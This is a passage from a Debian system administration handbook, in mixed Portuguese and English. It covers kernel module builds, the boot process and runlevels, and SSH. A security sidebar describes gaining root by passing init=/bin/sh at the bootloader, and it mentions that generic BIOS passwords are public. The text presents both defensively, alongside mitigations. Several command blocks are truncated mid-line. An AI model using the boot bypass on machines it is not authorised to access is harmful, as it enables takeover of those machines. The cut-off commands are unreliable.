The **make-kpkg** program performs actions normally restricted to the root user when creating the Debian package; however, it can be tricked into working under a normal user's identity, with **fakeroot** (see sidebar *FERRAMENTA*

fakeroot).

```
$ fakeroot make-kpkg --append-to
[...]
$ ls ../*.deb
../linux-image-2.6.32-falcot_1_i
```

Como você pode ver, o pacote é criado com o nome “`linux-image-2.6.32-falcot_1_i386.deb`”.

8.10.5. Compilando Módulos Externos

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside

the matching kernel. A number of common third party modules are provided by Debian in dedicated packages: lustre-source for the Lustre filesystem, qc-usb-source for the drivers for some USB webcams (Logitech QuickCam Express), etc.

These external packages are many and varied and we won't list them all here; the **apt-cache search source$** command can narrow down the search field. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically

detail the specific module(s) it needs to function under Linux.

For example, let's look at the qc-usb-source package: after installation, a `.tar.gz` of the module's sources is stored in `/usr/src/`. These sources must then be extracted to the working directory:

```
$ cd ~/kernel/
$ tar xjf /usr/src/qc-usb.tar.bz2
$ ls modules/
qc-usb
```

***NOTA* Salvando as configurações**

When using the **make-kpkg modules-image** command, it is important to use the

same `--append-to-version` setting used in the previous use of the command (probably **make-kpkg kernel-image**), since its value affects the name of the directory in which the modules are installed, which must correspond to the kernel version.

Note that **make-kpkg** must still be invoked from the kernel sources directory, even when compiling external modules located in other directories.

The module sources are now located in the `~/kernel/modules/qc-usb/` directory. To compile these modules and create a Debian package, we invoke **make-kpkg** with the `modules-image` target and indicate the location

of the modules via the `MODULE_LOC` environment variable (without this variable, it uses `/usr/src/modules/`, which won't work in our case). By default, it tries to create the packages for all the external modules that you extracted at this location. The `--added-modules` option allows to explicitly choose the external modules to compile. To include more than one, separate them with a comma.

```
$ export MODULE_LOC=~/kernel/modu
$ cd ~/kernel/linux-source-2.6.32
$ fakeroot make-kpkg --append-to-
[...]
Module /home/roland/kernel/module
$ ls ../*.deb
../linux-image-2.6.32-falcot_1_i3
```

***DICA* Automatizando o processo**

The whole process can be automated with module-assistant. This package was specifically designed to install the required tools and packages, compile an external module, and install it. Thus, the **m-a a-i qc-usb-source** command compiles the driver for the current kernel and installs it on the fly.

The next step in automation is dkms, which automates the process from the time it is installed; the modules that use it (the *.dkms packages) are automatically compiled at the time of installation, for any kernel(s) currently installed; DKMS also takes into account the installation of new kernels, their updates, and removal

of obsolete modules upon deletion of a kernel package. This system is more recent (it didn't exist in Lenny), and it has not yet been generalized, but some modules already use it. For instance, simply installing the virtualbox-ose-dkms package ensures that the modules necessary for the VirtualBox virtualization system are available for all installed kernels, with no manual intervention required. It is necessary, however, to install the linux-headers-* package that matches to the installed kernel. The easiest way to do so is to install the corresponding meta-package; for instance, if you use linux-images-2.6-686, you would install linux-headers-2.6-686.

8.10.6. Aplicando um Patch ao Núcleo

Some features are not included in the standard kernel due to a lack of maturity or to some disagreement between the maintainer of the source code and the kernel maintainers. Such features may be distributed as patches that anyone is free to apply to the kernel sources.

Debian distributes some of these patches in linux-patch-* or kernel-patch-* packages (for instance, linux-patch-grsecurity2, which tightens some

of the kernel's security policies). These packages install files in the `/usr/src/kernel-patches/` directory.

To apply one or more of these installed patches, use the **patch** command in the sources directory then start compilation of the kernel as described above.

```
$ cd ~/kernel/linux-source-2.6.32
$ fakeroot make-kpkg clean
$ zcat /usr/src/kernel-patches/d
$ fakeroot make-kpkg --append-to
$ ls ../*.deb
../linux-image-2.6.32-falcot_1_i
../qc-usb-modules-2.6.32-falcot_
../linux-image-2.6.32-grsec_1_i38
```

NOTA make-kpkg --added-patches

Until Lenny, **make-kpkg** was able to apply one or more patches on the fly during compilation of the kernel, which allowed replacing the manual patching and unpatching with a command line option (in our example, `--added-patches grsecurity2`). This feature was removed from the current version in Squeeze since it was too fragile when faced with the huge variety of possible situations. In simple cases with a single patch, the patch can be applied manually; for situations involving complex combinations of patches, it is preferable to use a version tracking system such as Git, which will make the task easier (especially since patches are generally distributed by their authors in this form).

Note that a given patch may not necessarily work with every version of the kernel; it is possible for **patch** to fail when applying them to kernel sources. An error message will be displayed and give some details about the failure; in this case, refer to the documentation available in the Debian package of the patch (in the `/usr/share/doc/linux-patch-*/` directory). In most cases, the maintainer indicates for which kernel versions their patch is intended.

8.11. Instalando o Núcleo

8.11.1. Características do Pacote de Núcleo do Debian

APROFUNDANDO Configurações especiais

This section discusses the default behavior of a Debian Linux kernel package, but everything is configurable with the `/etc/kernel-img.conf` file.

Consult the associated man page to learn more: kernel-img.conf(5)

A Debian kernel package installs the kernel image (`vmlinuz-`*`version`*), its configuration (`config-`*`version`*) and its symbols table (`System.map-`*`version`*) in `/boot/`. The symbols table helps developers understand the meaning of a kernel error message; without it, kernel “oopses” (an “oops” is the kernel equivalent of a segmentation fault for user space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses,

which is useless information without the table mapping these addresses to symbols and function names. The modules are installed in the `/lib/modules/`*`version`*`/` directory.

The package's configuration scripts automatically generate an initrd image, which is a mini-system designed to be loaded in memory (hence the name, which stands for “init ramdisk”) by the bootloader, and used by the Linux kernel solely for loading the modules needed to access the devices containing the complete Debian system (for example, the driver for IDE disks). Finally, the post-installation scripts update the symbolic links `/vmlinuz`,

`/vmlinuz.old`, `/initrd.img` and `/initrd.img.old` so that they point to the latest two kernels installed, respectively, as well as the corresponding initrd images.

lilo can work with these symbolic links by automatically using the last kernel installed, while still allowing the machine to boot from the previous kernel if the last one installed doesn't work. This requires, however, that **lilo** be run after each kernel installation. This can be automated, by setting `do_bootloader = yes` in `/etc/kernel-img.conf`.

In most cases, **grub** will be your

bootloader, and the default configuration will execute **update-grub** after each installation or removal of a kernel in order for the `/boot/grub/grub.cfg` file (or `/boot/grub/menu.lst` with GRUB Legacy) to be updated. This allows all installed kernels to be displayed (and available) in the *GRUB* menu at boot time.

Example 8.7. Kernel package configuration file

```
do_symlinks = yes
relative_links = yes
do_bootloader = no
do_bootfloppy = no
do_initrd = yes
link_in_boot = no
```

```
postinst_hook = update-grub
postrm_hook = update-grub
```

8.11.2. Instalando com dpkg

Using **apt-get** is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as **dpkg -i *`package`*.deb**, where *`package`*`.deb` is the name of a linux-image package such as `linux-image-2.6.32-falcot_1_i386.deb`.

The configuration steps described in

this chapter are basic and can lead both to a server system or a workstation, and it can be massively duplicated in semi-automated ways. However, it is not enough by itself to provide a fully configured system. A few pieces are still in need of configuration, starting with low-level programs known as the “Unix services”.

Chapter 9. Serviços Unix

Este capítulo abrange uma série de serviços básicos que são comuns a muitos sistemas Unix. Todos os administradores devem estar familiarizados com eles.

9.1. Inicialização do Sistema

Quando você inicializar o computador,

algumas mensagens rolarão pelo console automaticamente inicializando e as configurações são automaticamente executadas. Algumas vezes você pode desejar alterar como este estágio funciona, de forma que possa entender isto muito bem. Este é o propósito desta seção.

Primeiro, a BIOS pega o controle sobre o computador, detectando discos, carregando a *Master Boot Record*, e executa o bootloader. O bootloader assume, localiza o kernel no disco, carrega e o executa. O kernel é então inicializado e começa a pesquisa pela partição e monta a partição contendo o sistema raiz e finalmente o primeiro

programa — **init**. Frequentemente, esta "partição raiz" e este **init** são, de fato, localizado em um sistema de arquivos virtual que só existe na RAM (daí o seu nome, "initramfs", anteriormente chamado de "initrd" para "initialization RAM disk"). Este sistema de arquivos é carregado na memoria pelo bootloader, muitas vezes a partir de um arquivo em um disco rígido ou da rede. Ele contém o mínimo exigido pelo kernel para carregar o sistema de arquivos raiz "verdadeiro". Este pode ser módulos de driver para o disco rígido ou outros dispositivos sem o qual o sistema pode não carregar, ou, mais freqüentemente, scripts de inicialização e módulos para a

montagem de arrays RAID, abrindo partições criptografadas, ativando volumes LVM, etc. Uma vez que a partição raiz é montada, o initramfs libera o controle para o init real, e a máquina voltará para o processo de boot padrão.

***SPECIFIC CASE* Inicializando pela rede**

Em algumas configurações, o BIOS pode ser configurado para não executar o MBR, mas buscar o seu equivalente na rede, tornando possível a construção de computadores sem disco rígido, ou que são completamente reinstalado a cada boot. Esta opção não está disponível em todos os hardwares e geralmente requer uma combinação adequada de BIOS e placa de rede.

A inicialização através da rede pode ser usada para iniciar o **debian-installer** ou FAI (ver Section 4.1, “Métodos de Instalação”).

BACK TO BASICS **Um processo, uma instância do programa**

Um processo é a representação em memória de um programa em execução. Isto inclui todas as informações necessárias para a execução adequada do software (o código própriamente dito, mas também os dados que tem na memória, a lista de arquivos que ele abriu, as conexões de rede que estabeleceu, etc.). Um único programa pode ser instanciado em muitos processos, não necessáriamente rodando sob diferentes IDs de usuários.

Init executa vários processos, seguindo as instruções do arquivo `/etc/inittab`. O primeiro programa que é executado (o que corresponde à sysinit uma chamada*sysvinit*) é **/etc/init.d/rcS** , um script que executa todos os programas no nome do arquivo `/etc/rcS.d /` diretório.

Entre estes, você encontrará sucessivamente programas responsáveis pela:

- configurar o teclado do console;
- carregando drivers: a maioria dos módulos do kernel serão carregados por si assim que o

hardware seja detectado; drivers extra então são carregado automaticamente quando o modulo correspondente seja listado em `/etc/modules`;

- checar a integridade do sistema de arquivos;
- montar partições locais;
- configuração da rede;
- mountando sistemas de arquivos em rede (NFS).

***SECURITY* Usando Shell como init para ganhar privilégios de root**

Por convenção, o primeiro processo que é carregado é o programa **init**. Contudo, é possível passar uma opção `init` para o kernel indicando um programa diferente.

Qualquer pessoa que é capaz de acessar o computador e poder pressionar o botão **Reset**, e, portanto reinicia-lo . Então, no prompt do inicializador do sistema, é possível passar opção `init=/bin/sh` para o kernel e ganhar acesso root sem no saber a senha de administrador.

Para evitar isso, você pode proteger o bootloader com uma senha. Você também pode pensar em proteger o acesso ao BIOS (um mecanismo de proteção por senha geralmente é disponível), sem que um intruso mal-intencionado ainda possa iniciar a máquina por uma mídia removível que contém o seu próprio sistema Linux, que pode então usar para acessar dados sobre discos rígidos do computador.

Finalmente, esteja ciente que a maioria

das BIOS tem uma senha genérica disponível. Inicialmente destinado a solução de problemas para aqueles que esqueceram sua senha, essas senhas são agora público e disponível na Internet (veja por si mesmo procurando por "senhas genéricas" do BIOS em um motor de busca). Todas estas proteções deverá impedir o acesso não autorizado para a máquina sem ser capaz de impedir completamente. Não há nenhuma maneira confiável para proteger um computador se o atacante pode acessar fisicamente ela, pois eles podem desmontar os discos rígidos para conectá-los a um computador sob seu próprio controle de qualquer maneira, ou até mesmo roubar a máquina inteira, ou apagar a memória do BIOS para redefinir a senha…

DE VOLTA AO BÁSICO Kernel modules and options

Os módulos do kernel também tem opções que podem ser configuradas colocando alguns arquivos em `/etc/modprobe.d/` . Essas opções são definidas com as diretivas como esta: `opções`*`nome do módulo`*`nome da opção=valor da opção` . Várias opções podem ser especificadas com uma única diretiva, se necessário.

Estes arquivos de configuração são destinados para o **modprobe** - o programa que carrega um módulo do kernel com suas dependências (módulos podem realmente chamar outros módulos). Este programa é fornecido pelo pacote module-init-tools.

Após este estágio, o **init** assume o controle e inicializa os programas habilitados no nível de execução padrão (que geralmente é no nível de execução 2). O comando **init** executa o **/etc/init.d/rc 2**, um script que inicia todos os serviços que estão listados em `/etc/rc2.d/` e os quais tem o nome com a letra inicial "S". O número de duas casas que se segue tinha sido historicamente utilizado para definir a ordem em que os serviços teve de ser iniciado. No Squeeze, o sistema de boot padrão usa **insserv**, o qual agenda automaticamente tudo, baseado nas dependencias dos scripts. Desta forma, Cada script de inicialização declara as condições que devem ser cumpridos

para iniciar ou parar o serviço (por exemplo, se ele deve começar antes ou depois de outro serviço); **init** em seguida, lança-os na ordem que satisfaça estas condições. A numeração estática dos scripts, portanto, não são mais levados em consideração (mas eles sempre devem ter um nome começando por "S" seguido por dois digitos e o nome atual do script usado por suas dependências). Geralmente, serviços base (tal como registros com o **rsyslog**, ou numeração de portas com **portmap**) são inicializados primeiro, seguidos por serviços padrões e a interface gráfica (**gdm**).

Este sistema de inicialização baseado

em dependência torna possível automatizar a numeração, que poderia ser um pouco entediante se tivesse que ser feito manualmente, e limita os riscos de erro humano, já que o agendamento é realizado de acordo com os parâmetros indicados. Outro benefício é que os serviços podem ser iniciados em paralelo quando são independentes um do outro, que pode acelerar o processo de inicialização.

***ALTERNATIVAS* Outros sistemas de inicializações**

This book describes the boot system used by default in Debian (as implemented by sysvinit package), which is derived and inherited from *System V* Unix systems, but

there are others.

In the original *System V*, and in versions of Debian up to Lenny, the execution order of initialization scripts was defined only by the names of the `/etc/rc*.d/S*` symbolic links (and `/etc/rc*.d/K*` upon shutdown). This behavior can be re-established by setting `CONCURRENCY=none` in the `/etc/default/rcS` file.

file-rc is another boot system with a very simple process. It keeps the principle of runlevels, but replaces the directories and symbolic links with a configuration file, which indicates to **init** the processes that must be started and their launch order

The newly arrived **upstart** system is still not perfectly tested on Debian. It is event based: init scripts are no longer executed in a sequential order but in response to

events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, is present in Debian Squeeze, but is not the default; it comes, in fact, as a replacement for sysvinit, and one of the tasks launched by **upstart** is to launch the scripts written for traditional systems, especially those from the sysv-rc package.

Another new option is **systemd**, but it still lacks the maturity needed to be part of Squeeze. Its approach is opposite to the previous systems; instead of preemptively launching all services, and having to deal with the question of scheduling, **systemd** chooses to start services on demand, somewhat along the principle of **inetd**. But this means that the boot system must be able to know how services are made available (it could be through a socket, a

filesystem, or others), and thus requires small modifications of those services.

Existem também outros sistemas e outros modos de funcionamento, tais como **runit**, **minit**, ou **initng**, mas eles são relativamente especializados e não generalizada.

init distinguishes several runlevels, so it can switch from one to another with the **telinit** ***`new-level`*** command. Immediately, **init** executes **/etc/init.d/rc** again with the new runlevel. This script will then start the missing services and stop those that are no longer desired. To do this, it refers to the content of the `/etc/rc`*`X`*`.d`

(where *X* represents the new runlevel). Scripts starting with “S” (as in “Start”) are services to be started; those starting with “K” (as in “Kill”) are the services to be stopped. The script does not start any service that was already active in the previous runlevel.

Por padrão, o Debian usa quatro runlevels diferentes:

- Nível 0 é usada apenas temporariamente, enquanto o computador está desligando. Como tal, ele só contém muitos scripts de "K".
- Nível 1, também conhecido como modo de usuário único,


corresponde ao sistema em modo degradado; inclui apenas os serviços básicos e destina-se para operações de manutenção onde interações com usuários comuns não são desejadas.

- Nível 2 é o funcionamento normal, o que inclui serviços de rede, uma interface gráfica, logons de usuário, etc.
- Nível 6 é semelhante ao nível 0, exceto que é utilizada durante a fase de desligamento que precede uma reinicialização.

Other levels exist, especially 3 to 5. By default they are configured to operate the same way as level 2, but the

administrator can modify them (by adding or deleting scripts in the corresponding `/etc/rc`*X*`.d` directories) to adapt them to particular needs.

Figure 9.1. Seqüência de inicialização de um computador rodando Linux



All the scripts contained in the various `/etc/rc`*X*`.d` directories are really only symbolic links — created upon package installation by the **update-rc.d** program — pointing to the actual

scripts which are stored in `/etc/init.d/`. The administrator can fine tune the services available in each runlevel by re-running **update-rc.d** with adjusted parameters. The update-rc.d(1) manual page describes the syntax in detail. Please note that removing all symbolic links (with the `remove` parameter) is not a good method to disable a service. Instead you should simply configure it to not start in the desired runlevel (while preserving the corresponding calls to stop it in the event that the service runs in the previous runlevel). Since **update-rc.d** has a somewhat convoluted interface, you may prefer using **rcconf** (from the rcconf package)

which provides a more user-friendly interface.

POLÍTICA DEBIAN Reiniciando serviços

The maintainer scripts for Debian packages will sometimes restart certain services to ensure their availability or get them to take certain options into account. The command that controls a service — **/etc/init.d/*`service operation`*** — doesn't take runlevel into consideration, assumes (wrongly) that the service is currently being used, and may thus initiate incorrect operations (starting a service that was deliberately stopped, or stopping a service that is already stopped, etc.). Debian therefore introduced the **invoke-rc.d** program: this program must be used

by maintainer scripts to run services initialization scripts and it will only execute the necessary commands. Note that, contrary to common usage, the `.d` suffix is used here in a program name, and not in a directory.

Finalmente, **init** começa a controla programas para vários consoles virtuais (**getty**). Ele exibe um prompt, esperando por um nome de usuário, em seguida, executa o usuário **login** ***user*** para iniciar uma sessão.

VOCABULÁRIO **Console e terminal**

Os primeiros computadores eram geralmente separados em diversas, peças

muito grandes: o compartimento de armazenamento e unidade central de processamento foram separados dos dispositivos periféricos usados pelos operadores para controlá-los. Estes eram parte de uma mobília separada, o "console". Este termo foi mantido, mas seu significado foi alterado. Tornou-se mais ou menos sinônimo de "terminal", sendo um teclado e uma tela.

With the development of computers, operating systems have offered several virtual consoles to allow for several independent sessions at the same time, even if there is only one keyboard and screen. Most GNU/Linux systems offer six virtual consoles (in text mode), accessible by typing the key combinations **Control**+**Alt**+**F1** through **Control**+**Alt**+**F6**.

By extension, the terms “console” and “terminal” can also refer to a terminal emulator in a graphical X11 session (such as **xterm**, **gnome-terminal** or **konsole**).

9.2. Login remoto

It is essential for an administrator to be able to connect to a computer remotely. Servers, confined in their own room, are rarely equipped with permanent keyboards and monitors — but they are connected to the network.

***DE VOLTA AO BÁSICO* Cliente, servidor**

Um sistema onde vários processos comunicarem é frequentemente descrito com a metáfora de "cliente/servidor". O servidor é o programa que recebe as solicitações provenientes de um cliente e os executa. É o cliente que controla as

operações, o servidor não toma qualquer iniciativa própria.

9.2.1. Login remoto: telnet

The *telnet* protocol, the oldest remote login service, is the worst in terms of security. Data and passwords are sent in clear text — that is, not encrypted — leaving them vulnerable to anyone snooping on the network. If necessary, take care to remove this obsolete service, that is no longer installed by default:

```
# apt-get remove telnetd
```

There is, however, an adaptation that corrects its most crippling defects; it uses SSL (Secure Socket Layer) to authenticate the partner and encrypt communications. The *telnetd-ssl* and *telnet-ssl* packages provide, respectively, the server and client software.

***VOCABULÁRIO* Autenticação, criptografia**

When you need to give a client the ability to conduct or trigger actions on a server, security is important. You must ensure the identity of the client; this is authentication. This identity usually

consists of a password that must be kept secret, or any other client could get the password. This is the purpose of encryption, which is a form of encoding that allows two systems to communicate confidential information on a public channel while protecting it from being readable to others.

Autenticação e criptografia, muitas vezes são mencionados juntos, porque eles são freqüentemente usados em conjunto, tanto porque eles geralmente são implementados com conceitos matemáticos semelhantes.

9.2.2. Login remoto seguro: SSH

The *SSH* (Secure SHell) protocol, contrary to *telnet*, was designed with security and reliability in mind. Connections using SSH are secure: the partner is authenticated and all data exchanges are encrypted.

CULTURA SSH comparado ao RSH

SSH tools provide secure variants of the programs from the classic RSH (Remote Shell) family — **rsh**, **rlogin**, and **rcp**. These are still available in the rsh-server and rsh-client packages, but their usage is strongly discouraged.

SSH also offers two file transfer services. **scp** is a command line tool

that can be used like **cp**, except that any path to another machine is prefixed with the machine's name, followed by a colon.

```
$ scp file machine:/tmp/
```

sftp is an interactive command, similar to **ftp**. In a single session, **sftp** can transfer several files, and it is possible to manipulate remote files with it (delete, rename, change permissions, etc.).

Debian uses OpenSSH, a free version of SSH maintained by the **OpenBSD** project (a free operating system based on the BSD kernel, focused on security) and fork of the original SSH

software developed by the SSH Communications Security Corp company, of Finland. This company initially developed SSH as free software, but eventually decided to continue its development under a proprietary license. The OpenBSD project then created OpenSSH to maintain a free version of SSH.

DE VOLTA AO BÁSICO Fork

A “fork”, in the software field, means a new project that starts as a clone of an existing project, and that will compete with it. From there on, both software will usually quickly diverge in terms of new developments. A fork is often the result of disagreements within the development

team.

The option to fork a project is a direct result of the very nature of free software; a fork is a healthy event when it enables the continuation of a project as free software (for example in case of license changes). A fork arising from technical or personal disagreements is often a waste of human resources; another resolution would be preferable. Mergers of two projects that previously went through a prior fork are not unheard of.

Since Etch, OpenSSH is split into two packages. The client part is in the openssh-client package, and the server is in the openssh-server package. The ssh meta-package depends on both

parts and facilitates installation of both (**apt-get install ssh**).

APROFUNDANDO Aceleração de Hardware para SSH

Some hardware provides native support of mathematical functions used by encryption, which can speed up the required calculations, thus increasing performance of some tools (and lightening the load on the main processor). These tools notably include the OpenSSL library, which is in turn used by OpenSSH.

Although a project for standardization of drivers is underway (notably at the kernel level), the variety of hardware is still managed inequitably and

heterogeneously. For example, the Padlock system included in Via C3 processors is only partially supported. While the Linux kernel does offer various encryption algorithms, the OpenSSL 0.9.8 library in Squeeze only handles delegation of AES encryption to the hardware dedicated to that purpose, but not the SHA algorithms; you have to recompile it with a patch.

→ http://www.logix.cz/michal/devel/padloc

9.2.2.1. Autenticação Baseado em Chave

Each time someone logs in over SSH, the remote server asks for a password

to authenticate the user. This can be problematic if you want to automate a connection, or if you use a tool that requires frequent connections over SSH. This is why SSH offers a key-based authentication system.

The user generates a key pair on the client machine with **ssh-keygen -t rsa**; the public key is stored in `~/.ssh/id_rsa.pub`, while the corresponding private key is stored in `~/.ssh/id_rsa`. The user then uses **ssh-copy-id *`server`*** to add their public key to the `~/.ssh/authorized_keys` file on the server. If the private key was not protected with a “passphrase” at the time of its creation, all

subsequent logins on the server will work without a password. Otherwise, the private key must be decrypted each time by entering the passphrase. Fortunately, **ssh-agent** allows us to keep private keys in memory to not have to regularly re-enter the password. For this, you simply use **ssh-add** (once per work session) provided that the session is already associated with a functional instance of **ssh-agent**. Debian activates it by default in graphical sessions, but this can be deactivated by changing `/etc/X11/Xsession.options`. For a console session, you can manually start it with **eval $(ssh-agent)**.

SEGURANÇA Proteção da chave privada

Whoever has the private key can login on the account thus configured. This is why access to the private key is protected by a “passphrase”. Someone who acquires a copy of a private key file (for example, `~/.ssh/id_rsa`) still has to know this phrase in order to be able to use it. This additional protection is not, however, impregnable, and if you think that this file has been compromised, it is best to disable that key on the computers in which it has been installed (by removing it from the `authorized_keys` files) and replacing it with a newly generated key.

CULTURA Falha do OpenSSL no Debian

Etch

The OpenSSL library, as initially provided in Debian Etch, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change in order for the library to not be the source of warnings for programs using it and that would be analyzed by memory testing tools like **valgrind**. Unfortunately, this change also meant that the RNG was employing only one source of entropy corresponding to the process number (PID) whose 32,000 possible values do not offer enough randomness.

→ http://www.debian.org/security/2008/dsa-1571

Specifically, whenever OpenSSL was used to generate a key, it always

produced a key within a known set of hundreds of thousands of keys (32,000 multiplied by a small number of key lengths). This affected SSH keys, SSL keys, and X.509 certificates used by numerous applications, such as OpenVPN. A cracker had only to try all of the keys to gain unauthorized access. To reduce the impact of the problem, the SSH daemon was modified to refuse problematic keys that are listed in the openssh-blacklist and openssh-blacklist-extra packages. Additionally, the **ssh-vulnkey** command allows identification of possibly compromised keys in the system.

A more thorough analysis of this incident brings to light that it is the result of multiple (small) problems, both at the OpenSSL project, as well as with the

Debian package maintainer. A widely used library like OpenSSL should — without modifications — not generate warnings when tested by **valgrind**. Furthermore, the code (especially the parts as sensitive as the RNG) should be better commented to prevent such errors. The Debian maintainer, for his part, wanting to validate his modifications with the OpenSSL developers, simply explained his modifications without providing them the corresponding patch to review. He also did not clearly identify himself as the maintainer of the corresponding Debian package. Finally, in his maintenance choices, the maintainer did not clearly document the changes made to the original code; all the modifications are effectively stored in a Subversion repository, but they ended up all lumped into one single patch during

creation of the source package.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian patch tracker were developed.

→ http://patch-tracker.debian.org

9.2.2.2. Usando Aplicações X11 Remotamente

The SSH protocol allows forwarding of graphical data (“X11” session, from the name of the most widespread graphical system in Unix); the server then keeps a dedicated channel for those data. Specifically, a graphical program executed remotely can be displayed on the X.org server of the local screen, and the whole session (input and display) will be secure. Since this feature allows remote applications to interfere with the local system, it is disabled by default. You can enable it by specifying `X11Forwarding yes` in the server configuration file (`/etc/ssh/sshd_config`). Finally, the user must also request it by adding the `-X` option to the **ssh** command-line.

9.2.2.3. Criando Túneis Criptografados com Encaminhamento de Porta

Its `-R` and `-L` options allow **ssh** to create “encrypted tunnels” between two machines, securely forwarding a local TCP port (see sidebar *DE VOLTA AO BÁSICO* TCP/UDP) to a remote machine or vice versa.

***VOCABULÁRIO* Túnel**

The Internet, and most LANs that are connected to it, operate in packet mode and not in connected mode, meaning that a packet issued from one computer to another is going to be stopped at several

intermediary routers to find its way to its destination. You can still simulate a connected operation where the stream is encapsulated in normal IP packets. These packets follow their usual route, but the stream is reconstructed unchanged at the destination. We call this a “tunnel”, analogous to a road tunnel in which vehicles drive directly from the entrance (input) to the exit (output) without encountering any intersections, as opposed to a path on the surface that would involve intersections and changing direction.

You can use this opportunity to add encryption to the tunnel: the stream that flows through it is then unrecognizable from the outside, but it is returned in decrypted form at the exit of the tunnel.

ssh -L 8000:server:25 intermediary establishes an SSH session with the *intermediary* host and listens to local port 8000 (see Figure 9.2, “Encaminhando uma porta local com SSH”). For any connection established on this port, **ssh** will initiate a connection from the *intermediary* computer to port 25 on the *server*, and will bind both connections together.

ssh -R 8000:server:25 intermediary also establishes an SSH session to the *intermediary* computer, but it is on this machine that **ssh** listens to port 8000 (see Figure 9.3, “Encaminhando uma porta remota com SSH”). Any connection established on this port will

cause **ssh** to open a connection from the local machine on to port 25 of the *server*, and to bind both connections together.

